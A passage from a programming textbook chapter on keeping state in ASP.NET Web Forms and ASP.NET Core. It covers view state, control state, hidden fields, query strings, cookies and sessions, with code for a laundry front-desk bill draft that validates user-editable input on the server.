Listing 14.28 Switching view state off for every application of a server, for one application, for one page, or for one control (Web Forms, not run here).

```
<!-- 1. Machine level, in machine.config: every application on this server. -->
<configuration>
   <system.web>
      <pages enableViewState="false" />
   </system.web>
</configuration>

<!-- 2. Application level, in the application's web.config: every page of it. -->
<configuration>
   <system.web>
      <pages enableViewState="false" />
   </system.web>
</configuration>

<!-- 3. Page level, in the @Page directive at the top of one .aspx file:
     <%@ Page Language="C#" EnableViewState="false" %> -->

<!-- 4. Control level, on one control:
     <asp:TextBox EnableViewState="false" ID="Name" runat="server"></asp:TextBox> -->
```

The Razor Pages answer to view state is simply to not have it. A Razor page does not keep a hidden copy of its controls; after a failed POST, the form is drawn again **from the bound model**, which is why the test in Section 14.2.4 found `Surabaya` still in the place-of-birth box. Everything that must survive is chosen explicitly: a hidden field, a query string value, a cookie, a session entry. The page is smaller, the data flow is visible, and nothing is carried that nobody asked for.

14.6.2 Control state

Sometimes a control needs to remember something in order to work at all. A control with tabs must know which tab is selected between round trips. View state could keep that, but a developer can switch view state off for a page, and then the control breaks. **Control state** solves this: it is a separate, small state for one control that *cannot* be switched off.

To see the difference, the code folder contains a custom server control (`MyCustomControl`, a class library that the page references). Its first version keeps two properties, `Text` and `Text2`, in view state and writes both into the page. The test page sets both properties on the first request and does nothing on postback. With view state on, both texts survive a postback. With `EnableViewState="false"` in the page directive, both disappear, because the control depended on view state. **Listing 14.29** is the second version of the control.

Listing 14.29 `WebCustomControl.cs` (Web Forms, not run here): `Text` is also kept in control state — `OnInit` registers the control, `SaveControlState` returns the value, and `LoadControlState` restores it — while `Text2` stays in view state only.

```
using System;
using System.ComponentModel;
using System.Web.UI;
using System.Web.UI.WebControls;

namespace MyCustomControl {
    [DefaultProperty("Text")]
    [ToolboxData("<{0}:WebCustomControl runat=server></{0}:WebCustomControl>")]
    public class WebCustomControl : WebControl {
        [Bindable(true)]
        [Category("Appearance")]
        [DefaultValue("")]
        [Localizable(true)]
        public string Text {
            get {
                String s = (String)ViewState["Text"];
                return ((s == null) ? String.Empty : s);
            }
            set {
                ViewState["Text"] = value;
            }
        }

        [Bindable(true)]
        [Category("Appearance")]
        [DefaultValue("")]
        [Localizable(true)]
        public string Text2 {
            get {
                String s = (String)ViewState["Text2"];
                return ((s == null) ? String.Empty : s);
            }
            set {
                ViewState["Text2"] = value;
            }
        }

        protected override void RenderContents(HtmlTextWriter output) {
            output.Write(Text);
            output.Write("<br/>");
            output.Write(Text2);
            output.Write("<br/>");
        }
```

Listing 14.29 (Continued) *WebCustomControl.cs (Web Forms, not run here): Text is also kept in control state — OnInit registers the control, SaveControlState returns the value, and LoadControlState restores it — while Text2 stays in view state only.*

```
        // Overriding these 3 methods, so that our control
        // will continue to work even though ViewState is disabled
        protected override void OnInit(EventArgs e) {
            Page.RegisterRequiresControlState(this);
            base.OnInit(e);
        }

        protected override void LoadControlState(object savedState) {
            Text = (string)savedState;
        }

        protected override object SaveControlState() {
            return Text;
        }
    }
}
```

The three overridden methods are the whole mechanism. `OnInit` calls `Page.RegisterRequiresControlState(this)`, telling the page that this control has control state. `SaveControlState` returns an object — here just the `Text` string — which the page stores in its own hidden field. `LoadControlState` receives that object on postback and puts it back. **Figure 14.20** shows the page with view state switched off, after a postback.

Figure 14.20 The test page with `EnableViewState="false"`, after a postback: *This is a dummy Text* survived through control state; the second text, kept only in view state, is gone.

In ASP.NET Core the idea survives as a design rule: a component that needs a value to work carries it itself — in its own hidden field, the route or the query string — rather than relying on a page-wide mechanism that someone else can switch off.

14.6.3 Hidden fields

A hidden field is an ordinary HTML element, `<input type="hidden" name="…" value="…">`, which the browser does not display but submits with the rest of the form. Web Forms wraps it as the `HiddenField` control, `<asp:HiddenField ID="ExampleHiddenField" Value="Example Value" runat="server" />`. A hidden field stores one value, and the value is available on the server only when the page is submitted with POST: a link or a GET request does not carry it. **Listing 14.30** counts clicks in a hidden field.

Listing 14.30 `05HiddenField.aspx.cs` (Web Forms, not run here): on every postback the value of the hidden field is read, increased by one, written back and shown.

```
using System;
using System.Web.UI;

public partial class HiddenFile : System.Web.UI.Page {
    protected void Page_Load(object sender, EventArgs e) {
        if (IsPostBack) {
            if (HiddenField1.Value != null) {
                int val = Convert.ToInt32(HiddenField1.Value) + 1;
                HiddenField1.Value = val.ToString();
                Label1.Text = val.ToString();
            }
        }
    }
    protected void Button1_Click(object sender, EventArgs e) {
    }
}
```

The page starts with `Value="0"`. On each postback the handler reads the field, adds one and writes the result back into the field, which goes to the browser in the response and comes back with the next click. **Figure 14.19** above was taken after two clicks, and the source shows `name="HiddenField1" value="2"` for anybody to read.

That last observation is the whole security story of hidden fields: **the person can see them and change them.** Opening the browser's developer tools and editing `value="2"` to `value="2000"` takes ten seconds. A hidden field is therefore right for values whose change hurts nobody but the

person — a counter, a page number, the step of a wizard — and for values the server checks on arrival. It is wrong for anything the server should decide, above all a price.

The Laundry bill draft uses two hidden fields, and both are checked. The first is the draft's customer id: every form of the draft page carries `<input type="hidden" name="customer" value="C0257">`, and the handler compares it with the customer of the draft in the session. If they differ — because a second tab opened a draft for someone else, because the session expired, or because somebody edited the field — the handler refuses. The test program edited it:

```
tampered hidden customer    -> /: This draft has expired. Please open it again.
```

The second hidden field is one you did not write: every Razor Pages form with `method="post"` contains `__RequestVerificationToken`, the **antiforgery token** of Section 14.12, and the framework refuses a POST without the right one. The other tracks add the same kind of token by hand as `csrf_token`.

What the draft form does *not* contain is just as important: there is no price. The line has a service, a number of units and a rack, and the server looks the price up in its own price list every time it shows or confirms the draft. That is business rule BR-1 of the Laundry specification, and it is the reason a cashier with developer tools cannot give a friend a discount.

14.6.4 Query strings

A query string is the part of an address after the `?`: in `https://www.contoso.com/listwidgets.aspx?category=basic&price=100`, the query string has two name–value pairs, `category=basic` and `price=100`, separated by `&`. It is a simple but limited way to keep state. It is the natural way to pass a value from one page to another — a product number from a list to the page that shows the product — and it is available only on GET requests: a page processed in response to a POST cannot take advantage of it.

Its limits follow from where it lives. It is visible in the address bar, in the browser's history, in bookmarks, in the server's access log and in the `Referer` header sent to other sites. Some browsers and devices limit an address to 2,083 characters. And, like every input, it can be changed by anyone who can type.

Its strength follows from the same place: **an address with a query string can be bookmarked, shared and reloaded**, and it always means the same thing. The Laundry front desk uses that strength. After a customer is registered, the browser is redirected to `/bills/draft?customer=C0257`; the draft page reads the id from the query string, checks that the customer exists, and opens the draft. In Razor Pages the value arrives as an argument of the handler, `OnGet(string? customer)`, bound by name. If the id does not exist, the page refuses with *There is no customer with that id.* instead of failing.

> **Never put a secret, a session id or personal data in a query string.** Addresses are logged by servers and proxies, stored in history, and sent to other sites in the `Referer` header. A customer's phone number in an address has left your control the moment the page loads.

14.6.5 Cookies

A **cookie** is a small amount of data that a server asks the browser to keep, and that the browser sends back with every later request to the same site [9]. It contains site-specific information that the server sends along with the page, in a `Set-Cookie` header of the response; the browser stores it — in memory, or in a file on disk — and returns it in a `Cookie` header of each request. A cookie

can be **temporary**, living only until the browser is closed, or **persistent**, living until an expiry date. Cookies can store information about a client, a session or an application; a typical use is a token that shows the person has already signed in.

Listing 14.31 creates one cookie of each kind and reads them back on the button's click.

Listing 14.31 `06Cookies.aspx.cs` (Web Forms, not run here): a non-persistent cookie, and a persistent cookie that expires ten seconds after it is set.

```
using System;
using System.Web;
using System.Web.UI;

public partial class Cookies : System.Web.UI.Page {
    protected void Page_Load(object sender, EventArgs e) {
        if (!IsPostBack) {
            // A non-persistent cookie: no Expires, so it lives until the browser closes.
            HttpCookie aCookieValNonPer = new HttpCookie("NonPersistent");
            aCookieValNonPer.Value = "This is A Non Persistent Cookie";
            Response.Cookies.Add(aCookieValNonPer);

            // A persistent cookie: it is kept on disk until Expires, here 10 seconds.
            HttpCookie aCookieValPer = new HttpCookie("Persistent");
            aCookieValPer.Value = "This is A Persistent Cookie";
            aCookieValPer.Expires = DateTime.Now.AddSeconds(10);
            Response.Cookies.Add(aCookieValPer);
        }
    }
    protected void Button1_Click(object sender, EventArgs e) {
        Label2.Text = ""; Label1.Text = "";
        if (Request.Cookies["NonPersistent"] != null) {
            Label2.Text = Request.Cookies["NonPersistent"].Value;
        }
        if (Request.Cookies["Persistent"] != null) {
            Label1.Text = Request.Cookies["Persistent"].Value;
        }
    }
}
```

Figure 14.21 Listing 14.31 after **Click Me**, within ten seconds of loading: both cookies came back with the request and both labels show their values.

Figure 14.21 shows both cookies read back. Wait more than ten seconds and click again: the persistent cookie has expired and the browser no longer sends it, so only *This is A Non Persistent Cookie* appears. The rule is simple: **with `Expires` or `Max-Age`, the browser keeps the cookie until then, even across restarts; without them, it forgets the cookie when it closes.**

A cookie carries attributes besides its name and value, and three of them are security controls that every cookie in a real application should have [10]. **Table 14.5** lists them all.

Table 14.5 The attributes of a cookie. `Secure`, `HttpOnly` and `SameSite` are security controls; the first two should be on almost every cookie, and `SameSite=Lax` is a good default.

Attribute	Example	What it does	Laundry outlet cookie
`Expires` / `Max-Age`	`Max-Age=2592000`	Keeps the cookie until a date, or for a number of seconds; without either, until the browser closes	30 days
`Path`	`Path=/`	Sends the cookie only for addresses under this path	`/`
`Domain`	`Domain=example.com`	Also sends it to subdomains; omitted, only the exact host	omitted
`Secure`	`Secure`	Sends the cookie only over HTTPS, never over plain HTTP	when the site runs on HTTPS
`HttpOnly`	`HttpOnly`	Hides the cookie from JavaScript (`document.cookie`); only HTTP carries it	yes
`SameSite`	`SameSite=Lax`	`Strict`: never sent with requests started by another site. `Lax`: sent when the person follows a link, but not with a POST, an image or a frame from another site. `None`: always (then `Secure` is required)	`Lax`

Each of the three security attributes stops a specific attack. **`Secure`** stops a cookie from being read on an open Wi-Fi network by anyone who watches unencrypted traffic. **`HttpOnly`** stops a script injected into the page — the cross-site scripting of Section 14.5.2 — from reading the cookie and sending it to an attacker. **`SameSite`** stops another site from making the browser send a POST to your site *with your cookies attached*, which is the heart of the cross-site request forgery of Section 14.12.

The Laundry front desk keeps one thing in a cookie: which outlet this counter computer belongs to. It is the perfect cookie value — it belongs to the device, not the person; it must survive weeks of browser restarts; it is not secret; and a wrong value hurts nothing, because the server checks it. **Listing 14.32** reads and writes it.

Listing 14.32 `OutletCookie.cs`: the outlet cookie is written with a 30-day `MaxAge`, `HttpOnly`, `SameSite=Lax` and, on HTTPS, `Secure`; when it is read, it is accepted only if it names a real outlet.

```
using LaundryState.Data;

namespace LaundryState.State;

/// <summary>The outlet a counter PC works at, remembered in a cookie for 30 days.
/// A cookie is a preference, not a proof: its value is checked every time it is
read.</summary>
public static class OutletCookie
{
    public const string Name = "outlet";

    public static string? Read(HttpRequest request, ILaundryStore store) =>
        request.Cookies.TryGetValue(Name, out var id) && store.Outlets().Any(o => o.Id ==
id)
            ? id
            : null;

    public static void Write(HttpResponse response, string outletId, bool https) =>
        response.Cookies.Append(Name, outletId, new CookieOptions
        {
            MaxAge = TimeSpan.FromDays(30),
            HttpOnly = true,                // page scripts cannot read it
            Secure = https,                 // over HTTPS, never sent over plain HTTP
            SameSite = SameSiteMode.Lax,    // not sent with cross-site POSTs
            IsEssential = true,
            Path = "/",
        });
}
```

The `Read` method is the important half. A cookie is input: a person can edit it in the developer tools, and a program can send any cookie it likes. So `Read` returns the id only if it names one of the outlets in the database, and `null` otherwise. **Listing 14.33** is the page that sets the cookie.

Listing 14.33 `Outlet.cshtml.cs`: the posted outlet id is validated against the list of outlets, then written into the cookie; the confirmation travels as a flash message across the redirect.

```
using LaundryState.Data;
using LaundryState.State;
using Microsoft.AspNetCore.Mvc;
using Microsoft.AspNetCore.Mvc.RazorPages;

namespace LaundryState.Pages;

public class OutletModel(ILaundryStore store) : PageModel
{
    public IReadOnlyList<Outlet> Outlets => store.Outlets();
    public string? Current { get; private set; }
    public string? Error { get; private set; }

    public void OnGet() => Current = OutletCookie.Read(Request, store);

    public IActionResult OnPost(string? outlet)
    {
        var chosen = Outlets.FirstOrDefault(o => o.Id == outlet);
        if (chosen is null)
        {
            Error = "Choose one of the three outlets.";
            Response.StatusCode = 422;
            return Page();
        }
        OutletCookie.Write(Response, chosen.Id, Request.IsHttps);
        TempData["Flash"] = $"This counter now works for {chosen.Id} {chosen.Name}.";
        return Redirect("/");
    }
}
```

Here is what the browser received when the outlet O02 was chosen, captured by `tests/peek_cookies.py`:

```
Set-Cookie: outlet=O02; max-age=2592000; path=/; samesite=lax; httponly
Set-Cookie: .Laundry.Session=CfDJ8Nn6zG...; path=/; samesite=lax; httponly
```

The first line is the outlet cookie with exactly the attributes of **Listing 14.32**; `secure` is absent because the test ran over plain HTTP on `127.0.0.1`. The second line is the session cookie of Section 14.7, whose value is a long random-looking string, shortened here. It has no `max-age`: it lives until the browser closes, and on the server the session itself expires after 20 idle minutes.

What happens in a *second* browser? The test program opened the draft address in a fresh browser with no cookies:

```
browser B, same draft URL   total Rp 0, counter: no outlet chosen
```

The second browser has no outlet (it has no outlet cookie) and an empty draft (it has no session cookie, so it received a new, empty session). Cookies belong to one browser on one device, and so does everything that is found through them.

14.7 State Kept by the Server

14.7.1 Session state

Session state keeps values for each active session of the application. It resembles application state, except that it is scoped to one browser session: if different people use the application, each has a different session state, and if one person leaves and comes back later, the second visit gets a new session state, separate from the first. Like application state, it is a key–value dictionary, and it is used for information that must survive between round trips and between pages. Session state does three jobs: it **identifies** the requests of one browser and maps them to one session on the server; it **stores** data for that session across requests; and it **raises events** when a session starts and ends, which application code can handle. Depending on configuration, Web Forms keeps the data in the worker process (`InProc`, the default), in a separate state server process, or in SQL Server.

Listing 14.34 keeps three counters at once: one in application state, one in session state and one in the query string.

Listing 14.34 `07Session.aspx.cs` (Web Forms, not run here): **Button** increments a counter in `Application` (inside `Lock`/`UnLock`) and one in `Session`; **Redirect to the same page** carries a third counter in the query string.

```
using System;
using System.Web.UI;

public partial class MySession : System.Web.UI.Page {
    protected void Page_Load(object sender, EventArgs e) {
        if (Request.QueryString["Count"] != null) { // retrieve and show the redirect count
            Label3.Text = Request.QueryString["Count"];
        }
    }
    protected void Button2_Click(object sender, EventArgs e) {
        int noOfRedirection = 0;
        if (Request.QueryString["Count"] != null) { // increase it and send it again
            noOfRedirection = Convert.ToInt32(Request.QueryString["Count"]) + 1;
        } else { // the first redirect: start at one
            noOfRedirection = 1;
        }
        Response.Redirect("07Session.aspx?Count=" + noOfRedirection);
    }
    protected void Button1_Click(object sender, EventArgs e) {
        Application.Lock();
        Application["Count"] = Convert.ToInt32(Application["Count"]) + 1;
        Application.UnLock();
        Label1.Text = Application["Count"].ToString();
        // Store in Session State ---------------------------------------------
        Session["Count"] = Convert.ToInt32(Session["Count"]) + 1;
        Label2.Text = Session["Count"].ToString();
    }
}
```

The first button increments two counters. `Application["Count"]` is shared by everyone, so it is changed between `Application.Lock()` and `Application.UnLock()`: two requests arriving at the same moment could otherwise both read 7 and both write 8, losing a click. `Session["Count"]` belongs to this browser only. `Convert.ToInt32(null)` is 0, so both counters start correctly the first time. The second button reads `Count` from the query string, adds one and redirects to the same page with the new value in the address; `Page_Load` shows it.



Figure 14.22 `07Session.aspx` after several clicks: the application and session counters both stand at 11, and the address carries `?Count=1` from one redirect.

Figure 14.22 shows the page after eleven clicks on **Button** and one on **Redirect to the same page**, in a single browser — which is why the application and session counters agree. Open the page in a second browser and click once: the application counter moves on to 12 for both browsers, but the second browser's session counter shows 1. Restart the application and the application counter starts again from 1, because application state lives in the worker process.

Session behavior in Web Forms is configured in `web.config`. **Listing 14.35** is the configuration of the chapter's Web Forms examples.

Listing 14.35 `web.config` of the Web Forms examples (not run here): view state on, sessions in process for 20 minutes with a cookie, every cookie `HttpOnly`, HTTPS-only and `SameSite=Lax`, and four profile properties.

```
<?xml version="1.0"?>
<configuration>
  <system.web>
    <compilation debug="true" targetFramework="4.8" />
    <!-- ViewState for every page of this application: true is the default. -->
    <pages enableViewState="true" />
    <!-- Session state in the worker process, 20 minutes, identified by a cookie. -->
    <sessionState mode="InProc" timeout="20" cookieless="UseCookies" />
    <!-- Cookies of this application: never readable by page scripts, HTTPS only. -->
    <httpCookies httpOnlyCookies="true" requireSSL="true" sameSite="Lax" />
    <authentication mode="Windows" />
    <profile>
      <properties>
        <add name="FirstName" />
        <add name="LastName" />
        <add name="Age" />
        <add name="City" />
      </properties>
    </profile>
  </system.web>
</configuration>
```

`timeout="20"` is the 20-minute default made explicit. `cookieless="UseCookies"` makes Web Forms keep the session id in a cookie; the alternative, putting the id into every address, leaks it into logs and `Referer` headers and is not used any more. `<httpCookies httpOnlyCookies="true" requireSSL="true" sameSite="Lax" />` applies the three security attributes of **Table 14.5** to every cookie of the application. The `<profile>` section belongs to Section 14.7.6.

How does the server know which session a request belongs to? **Figure 14.23** shows the mechanism, which is the same in every platform of this chapter.



Figure 14.23 How a session works. The first response sets a cookie holding a random id; every later request sends it back; the server uses the id to find that browser's data in its session store. A second browser has its own cookie and therefore its own session.

The browser never holds the session's *data* — only a random, unguessable key to it. The server holds the data in a **session store**, a dictionary from keys to dictionaries. When a request arrives without the cookie, or with a key the store does not know, the server starts a new, empty session.

When a session has had no request for the idle time-out, the server deletes it. This is why the session id is a credential: whoever presents it *is* that session, as Section 14.12 discusses.

14.7.2 Sessions in ASP.NET Core

In ASP.NET Core, session state is a piece of middleware that you add explicitly, and **Listing 14.16** does it in three steps: `AddDistributedMemoryCache()` provides the store (memory of this process; a SQL Server or Redis cache can replace it without changing any page), `AddSession(…)` configures the time-out and the cookie, and `app.UseSession()` places the middleware in the pipeline **before** `MapRazorPages()`, so that pages can use it. The cookie is `.Laundry.Session`, `HttpOnly`, `SameSite=Lax`, and `Secure` whenever the request itself came over HTTPS [11].

`HttpContext.Session` stores only bytes, strings and integers (`SetString`, `GetInt32`, …), deliberately: a store that may live on another machine cannot hold live .NET objects. **Listing 14.36** adds two small extension methods that do it with JSON.

Listing 14.36 `SessionJson.cs`: `Get<T>` and `Set<T>` store any object in the session as JSON text.

```
using System.Text.Json;

namespace LaundryState.State;

/// <summary>ISession stores bytes and strings only; objects travel as JSON.</summary>
public static class SessionJson
{
    public static T? Get<T>(this ISession session, string key) =>
        session.GetString(key) is { } json ? JsonSerializer.Deserialize<T>(json) : default;

    public static void Set<T>(this ISession session, string key, T value) =>
        session.SetString(key, JsonSerializer.Serialize(value));
}
```

A consequence follows that surprises many people: **changing an object you read from the session does not change the session.** `Get<BillDraft>` returns a fresh object made from the JSON; after adding a line to it, you must `Set` it again, or the change is lost when the request ends. The draft handler does exactly that.

14.7.3 A bill draft in the session

A laundry customer rarely brings one thing. Rina brings a bag of everyday clothes, a bed cover and a few shirts to iron, and each service is its own bill in the Laundry database, with its own rack. The cashier needs a place to collect the lines while the customer is still at the counter — exactly what a shopping cart is on a shop's website. **Listing 14.37** is the draft.

Listing 14.37 `BillDraft.cs`: the draft kept in the session — whose it is, and its lines. A line has no price.

```
namespace LaundryState.Models;

/// <summary>The bill draft kept in the session between requests (like a shopping
cart).</summary>
public class BillDraft
{
    public string CustomerId { get; set; } = "";
    public List<DraftLine> Lines { get; set; } = new();
}

public record DraftLine(string ServiceId, int Units, string Rack);
```

Listing 14.38 is the page model of the draft page. It is the longest listing in the Razor Pages track, and it uses almost every idea of the chapter.

Listing 14.38 `Draft.cshtml.cs`: the customer arrives in the query string; the draft lives in the session; each POST is checked against the draft's customer; lines are validated with attributes and with the database; confirming turns the draft into bills and a flash message.

```
using LaundryState.Data;
using LaundryState.Models;
using LaundryState.State;
using Microsoft.AspNetCore.Mvc;
using Microsoft.AspNetCore.Mvc.RazorPages;
using Microsoft.AspNetCore.Mvc.Rendering;

namespace LaundryState.Pages.Bills;

public record LineView(string Service, int Units, string Rack, decimal Amount);

public class DraftModel(ILaundryStore store, PriceList prices) : PageModel
{
    private const string Key = "BillDraft";           // the session key

    [BindProperty]
    public BillLineInput Line { get; set; } = new();

    public Customer? Customer { get; private set; }
    public List<LineView> Lines { get; } = new();
    public decimal Total => Lines.Sum(l => l.Amount);
    public IEnumerable<SelectListItem> ServiceOptions =>
        prices.All().Select(s => new SelectListItem($"{s.Description} -
{Shop.Rupiah(s.Price)}", s.Id));

    // GET /bills/draft?customer=C0257 : the customer id arrives in the query string.
    public IActionResult OnGet(string? customer)
    {
        Customer = store.FindCustomer((customer ?? "").Trim().ToUpperInvariant());
        if (Customer is null)
        {
            TempData["FlashError"] = "There is no customer with that id.";
            return Redirect("/");
        }
        var draft = HttpContext.Session.Get<BillDraft>(Key);
        if (draft is null || draft.CustomerId != Customer.Id)
        {
            if (draft is { Lines.Count: > 0 })
                TempData["FlashError"] = $"The unfinished draft for {draft.CustomerId} was
discarded.";
            draft = new BillDraft { CustomerId = Customer.Id };
            HttpContext.Session.Set(Key, draft);
        }
        Show(draft);
        return Page();
    }
```

Listing 14.38 (Continued) *Draft.cshtml.cs: the customer arrives in the query string; the draft lives in the session; each POST is checked against the draft's customer; lines are validated with attributes and with the database; confirming turns the draft into bills and a flash message.*

```
    // POST /bills/draft : one handler, the button's name="action" says what to do.
    public IActionResult OnPost(string? action, string? customer, int? index)
    {
        var draft = HttpContext.Session.Get<BillDraft>(Key);
        // The hidden field must agree with the session; a stale tab or an expired session
does not.
        if (draft is null || draft.CustomerId != customer)
        {
            TempData["FlashError"] = "This draft has expired. Please open it again.";
            return Redirect("/");
        }
        Customer = store.FindCustomer(draft.CustomerId)!;
        switch (action)
        {
            case "add":
                string? outlet = OutletCookie.Read(Request, store);
                string rack = (Line.Rack ?? "").ToUpperInvariant();
                if (prices.Find(Line.ServiceId) is null)
                    ModelState.AddModelError("Line.ServiceId", "Choose a service from the
price list.");
                if (ModelState.IsValid && draft.Lines.Any(l => l.Rack == rack))
                    ModelState.AddModelError("Line.Rack", $"Rack {rack} is already in this
draft.");
                if (ModelState.IsValid && outlet is not null && store.RackTaken(outlet,
rack))
                    ModelState.AddModelError("Line.Rack", $"Rack {rack} is already taken at
{outlet}; choose another.");
                if (!ModelState.IsValid)
                {
                    Response.StatusCode = 422;
                    Show(draft);
                    return Page();
                }
                draft.Lines.Add(new DraftLine(Line.ServiceId!, Line.Units!.Value, rack));
                break;
            case "remove" when index is >= 0 && index < draft.Lines.Count:
                draft.Lines.RemoveAt(index.Value);
                break;
            case "clear":
                draft.Lines.Clear();
                TempData["Flash"] = "The draft is empty again.";
                break;
            case "confirm":
                return Confirm(draft);
        }
        HttpContext.Session.Set(Key, draft);
        return RedirectToPage(new { customer = draft.CustomerId });   // Post/Redirect/Get
    }
```

Listing 14.38 (Continued) *Draft.cshtml.cs: the customer arrives in the query string; the draft lives in the session; each POST is checked against the draft's customer; lines are validated with attributes and with the database; confirming turns the draft into bills and a flash message.*

```
    private IActionResult Confirm(BillDraft draft)
    {
        string? outlet = OutletCookie.Read(Request, store);
        if (outlet is null)
        {
            TempData["FlashError"] = "Choose the outlet of this counter first.";
            return Redirect("/outlet");
        }
        if (draft.Lines.Count == 0)
        {
            TempData["FlashError"] = "The draft is empty: add at least one line.";
            return RedirectToPage(new { customer = draft.CustomerId });
        }
        // Prices come from the price list now, never from the browser (BR-1).
        var priced = draft.Lines
            .Select(l => new PricedLine(l.ServiceId, l.Units, l.Rack,
prices.Find(l.ServiceId)!.Price * l.Units))
            .ToList();
        var taken = priced.FirstOrDefault(l => store.RackTaken(outlet, l.Rack));
        if (taken is not null)
        {
            TempData["FlashError"] = $"Rack {taken.Rack} is already taken at {outlet};
change that line.";
            return RedirectToPage(new { customer = draft.CustomerId });
        }
        var ids = store.CreateBills(draft.CustomerId, outlet, Shop.CashierOnDuty[outlet],
priced);
        HttpContext.Session.Remove(Key);                // the draft has become real bills
        TempData["Flash"] = $"Created {string.Join(", ", ids)} for {Customer!.Id}
{Customer.Name}: "
                            + $"{Shop.Rupiah(priced.Sum(l => l.Amount))}.";
        return Redirect("/");
    }

    private void Show(BillDraft draft)
    {
        foreach (var l in draft.Lines)
        {
            var s = prices.Find(l.ServiceId)!;
            Lines.Add(new LineView(s.Description, l.Units, l.Rack, s.Price * l.Units));
        }
    }
}
```

Follow a cashier through it.

Opening the draft. `OnGet` receives `"C0257"` from the query string, looks the customer up, and reads the draft from the session key `BillDraft`. If there is none, or it belongs to someone else, a new empty draft is stored — with a flash message if old lines were discarded. `Show` prices each line from the cached price list.

Adding a line. The form posts `action=add`, the hidden `customer` and the three `Line.*` fields, already bound and validated. `OnPost` checks the hidden customer against the session's draft, then adds the three database rules with `ModelState.AddModelError`. If anything is wrong it answers 422 with the messages; otherwise it adds the line, **writes the draft back** into the session, and redirects.

Removing a line and clearing. A small form on each line posts `action=remove` with the line's index; **Clear the draft** posts `action=clear`. Both change the draft, write it back, and redirect.

Confirming. `Confirm` needs the outlet, which comes from the cookie of Section 14.6.5; without it, the cashier is sent to the outlet page with a message. It prices every line *now*, from the price list, checks the racks once more — because another counter might have used one in the meantime — and asks the store to create all the bills together. Then it **removes** the draft from the session, puts the result into `TempData`, and redirects to the front page.

One `OnPost` with a `switch` on the button's `action` keeps the four tracks alike; Razor Pages also offers **named handlers** (`OnPostAdd`, chosen by `asp-page-handler="Add"`), which are neater in a Razor-only application.

Figure 14.24 shows the page with two lines, and the test program's run through the draft follows.



Figure 14.24 The bill draft for customer C0003 at outlet O01 (Rungkut): two lines on racks B09 and B10, their amounts computed by the server, and a total of Rp 75.000.

```
POST /customers/new (good)  302 -> /bills/draft?customer=C0257
  flash                     Customer C0257 Rina Wijaya registered.
  heading                   C0257 Rina Wijaya
add S0001 x5 B09            302 -> /bills/draft?customer=C0257
add S0008 x1 b10            302 -> /bills/draft?customer=C0257
add S0003 x2 A20            302 -> /bills/draft?customer=C0257
  draft total               Rp 87.000
```

